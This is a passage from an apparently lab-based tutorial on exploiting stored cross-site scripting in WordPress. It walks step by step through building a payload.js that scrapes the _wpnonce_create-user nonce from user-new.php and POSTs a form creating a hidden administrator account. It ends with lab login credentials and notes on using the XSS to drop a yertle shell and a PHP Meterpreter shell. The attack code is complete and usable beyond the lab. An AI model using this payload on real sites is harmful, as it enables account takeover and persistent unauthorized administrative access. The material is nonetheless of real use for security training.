
Post preview refresh will execute payload

If your nonce value hasn't changed yet (fingers crossed!), your new admin user should have been added when the post was refreshed.



New sneaky administrator added

You can also find the request in Burp history to see what the response was.



POST request made by your malicious payload

If you had a syntax error in your JavaScript, you would have seen it in the Console at the bottom of the XSS Post preview. Typos happen. There could be some trial and error to get the code right.

That Darned Nonce

If the code was correct, but it still didn't work, it's possible the nonce value has changed. We need to figure out a solution to get the real nonce value anyway. If you develop your payload against your development system, and then use that payload against a different WordPress system, the nonce value will be different.


So, we really need to figure out how to find the true and up to date nonce value to put in our request. How do we find it?

For our request to be accepted, our client has to send a predetermined random value the server is expecting. Our client knows this value because the server sent that nonce value to it at some point prior to the client making the new user **POST** request. An easy way to find this would be to

use Burp's search functionality to search all server responses for the string **"_wpnonce_create-user".** That's how I found it.

Unfortunately you're using the free community edition of Burp, which does not include search functionality. When you navigate to the add user form that you filled in, that form is posted back when you submit it. That's the form your malicious JavaScript is creating. That form contains a hidden field with the correct nonce value.

If you search your proxy history for a **GET** request to **/wp-admin/user-new.php**, select that request and view the server response, you can search that response for **_wpnonce_create-user.**



The nonce value is contained on the user-new.php page

To complete our new administrator attack, we need some additional code to fetch the **user-new.php** page and parse out the nonce value before we construct and send our malicious **POST** request.

First, we need a helper function to help format the server responses. You can copy this verbatim from the **demoFunctions.js** file if you wish. That function is:

```
function read_body(xhr)
{
	var data;

	if (!xhr.responseType || xhr.responseType === "text")
	{
		data = xhr.responseText;
	}
	else if (xhr.responseType === "document")
	{
		data = xhr.responseXML;
	}
	else if (xhr.responseType === "json")
	{
		data = xhr.responseJSON;
	}
	else
	{
		data = xhr.response;
	}
	return data;
}
```

Next, we need a function to get the page with the nonce value. The URI is the same value as we used in our **POST** request.

```
function findNonce()
{
	var uri = "/wp-admin/user-new.php";
	xhr = new XMLHttpRequest();

	xhr.open("GET", uri, true);
	xhr.send(null);
}
```

Note that this XHR request is using a **GET** request instead of the **POST** request in our previous function. This code will retrieve the **user-new.php** page for us. Now we need to do something with the response.

Up until now we haven't had to wait for our request to finish. We do have to worry about that now. We'll add some code that will wait until our **GET** request has completed.

```
…
xhr.onreadystatechange = function()
{
        if (xhr.readyState == XMLHttpRequest.DONE)
        {
                // do something

        }
}
…
```

The inner bracket where the "**// do something"** comment is won't execute until our **GET** request has completed. This is where we need to put our response parsing code that will find our nonce value. Add the following code in the inner bracket.


```
…
var response = read_body(xhr);
…
```

So we're passing our XHR request to the **read_body** helper function we added, and we're getting back the response as text and saving it in a **response** variable. This variable now holds the full HTML content of that page including the add new user form and our nonce.

You can print the entirety of the response to the console for testing purposes.

```
…
console.log(response);
…
```

But that's going to be very messy. There's a lot of content in that response. We want to narrow down to our nonce. Let's look at the nonce again in the HTML.



Nonce value in server response.


Let's search for this code in our response. A good string to search for might be "**name="_wpnonce_create-user" value="'.** That string should be static, and right after the 'value=' is the actual content we need to isolate. Let's find this string in our response with the following code.

```
…
var noncePos = response.indexOf('name="_wpnonce_create-user" value="');
console.log(“Nonce string index is: “ + noncePos);
…
```

This will find the index of this string in the response. We can put this all together and print out this index.


```
function findNonce()
{
	var uri = "/wp-admin/user-new.php";
	xhr = new XMLHttpRequest();

	xhr.open("GET", uri, true);
	xhr.send(null);

	xhr.onreadystatechange = function()
	{
		if (xhr.readyState == XMLHttpRequest.DONE)
		{
			// do something
			var response = read_body(xhr);
			var noncePos = response.indexOf('name="_wpnonce_create-user"
value="');
			console.log(“Nonce string index is: “ + noncePos);
		}
	}

}
```

Let’s type this function into the **payload.js** and call it. Don’t forget to add the helper **read_body()** function as well.



Function to find nonce value index

Go back to the XSS Post preview and refresh, and you should get the index number printed out in your web developer console.



Getting close to the nonce value

Let's add a little bit more code into our function below our console print statement.

…
var nonceVal = response.substring(noncePos, noncePos+100);
console.log("Nonce substring is: " + nonceVal);
…

We're going to pull out a substring of our response and save it into the **nonceVal** variable. We'll give the substring two indices, the **noncePos** we just printed, and that index plus 100. So somewhere in that substring we should have our nonce value.


```
function findNonce()
{
    var uri = "/wp-admin/user-new.php";
    xhr = new XMLHttpRequest();

    xhr.open("GET", uri, true);
    xhr.send(null);

    xhr.onreadystatechange = function()
    {
        if (xhr.readyState == XMLHttpRequest.DONE)
        {
            // do something
            var response = read_body(xhr);
            var noncePos = response.indexOf('name="_wpnonce_create-user" value="');
            console.log("Nonce string index is: " + noncePos);

            var nonceVal = response.substring(noncePos, noncePos + 100);
            console.log("Nonce substring is: " + nonceVal);
        }
    }
}
```

Getting closer

You can easily adjust these index offsets to narrow down the substring through trial and error, or use regular expressions as I'm regularly told :)

```
    var nonceVal = response.substring(noncePos + 35, noncePos + 45);
    console.log("Nonce substring is: " + nonceVal);
}
```

Correct offsets to isolate the nonce value



Successfully parsing the nonce value from response

Now we can integrate our **findNonce** function and our **addAdminUser** function to first find the nonce, then use it in our request to add our new administrator user. We also change the body line that includes the nonce value from hardcoded to a variable.

From this:
body += "_wpnonce_create-user=1c0eb1d904&";

To this:
body += "_wpnonce_create-user=" + nonceVal + "&";


Add user code included and nonce value variable added to body

The final function code is:


```
function addAdminUser()
{
        var uri = "/wp-admin/user-new.php";

        var username  = "sneakyuser";
        var email     = "sneaky%40somewhere.com";
        var password  = "password";

        xhr = new XMLHttpRequest();

        xhr.open("GET", uri, true);
        xhr.send(null);

        xhr.onreadystatechange = function()
        {
                if (xhr.readyState == XMLHttpRequest.DONE)
                {
                        // Parse out the nonce
                        var response = read_body(xhr);
                        var noncePos = response.indexOf('name="_wpnonce_create-user"
value="');
                        console.log("Nonce string index is: " + noncePos);

                        var nonceVal = response.substring(noncePos + 35, noncePos + 45);
                        console.log("Nonce substring is: " + nonceVal);

                        // Now add the user using our nonce
                        console.log("Adding the user...");
                        xhr = new XMLHttpRequest();
                        xhr.open("POST", uri);
                        xhr.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");

                        var body = "action=createuser&";
                        body += "_wpnonce_create-user=" + nonceVal + "&";
                        body += "_wp_http_referer=%2Fwp-admin%2Fuser-new.php&";
                        body += "user_login=" + username + "&";
                        body += "email=" + email + "&";
                        body += "first_name=&";
                        body += "last_name=&";
                        body += "uri=&";
```

```
                body += "pass1=" + password + "&";
                body += "pass1-text=" + password + "&";
                body += "pass2=" + password + "&";
                body += "pw_weak=on&";

                body += "send_user_notification=0&";
                body += "role=administrator&";
                body += "ure_select_other_roles=&";
                body += "createuser=Add+New+User";

                xhr.send(body);
            }
        }
}

addAdminUser();
```

Save this function into your **payload.js** file and make sure you've deleted any account you've already added during your payload testing. Remember, refreshing the XSS Post page will result in your new admin user being added again.



Adding the user



New admin user added


Congratulations!

Now what other functions of the application can you exploit from XSS? See the **demoFunctions.js** file for some other samples and ideas.

Appendix

XSS Injection Location

In case you wish to modify the XSS injection that includes the **payload.js** file, it's located here in the Photo Gallery. This injection was done as a low privilege user. You can access this account by logging into:
http://127.0.0.1/wp-admin/
with the following credentials:
Username: **bob**
Password: **Password123!**



Pre-injected XSS Script Include (you don't have to do this)

Meterpreter Shell Notes

If you wish to try out the meterpreter shell demo code, there are a few extra things you need to handle. Before you can install the PHP Meterpreter shell using the provided function, you have to install the yertle shell. The yertle shell is used to gain general code execution on the server, which is then used to write the PHP Meterpreter shell to disk and execute it. There's a separate function for this if you review the **demoFunctions.js** file.

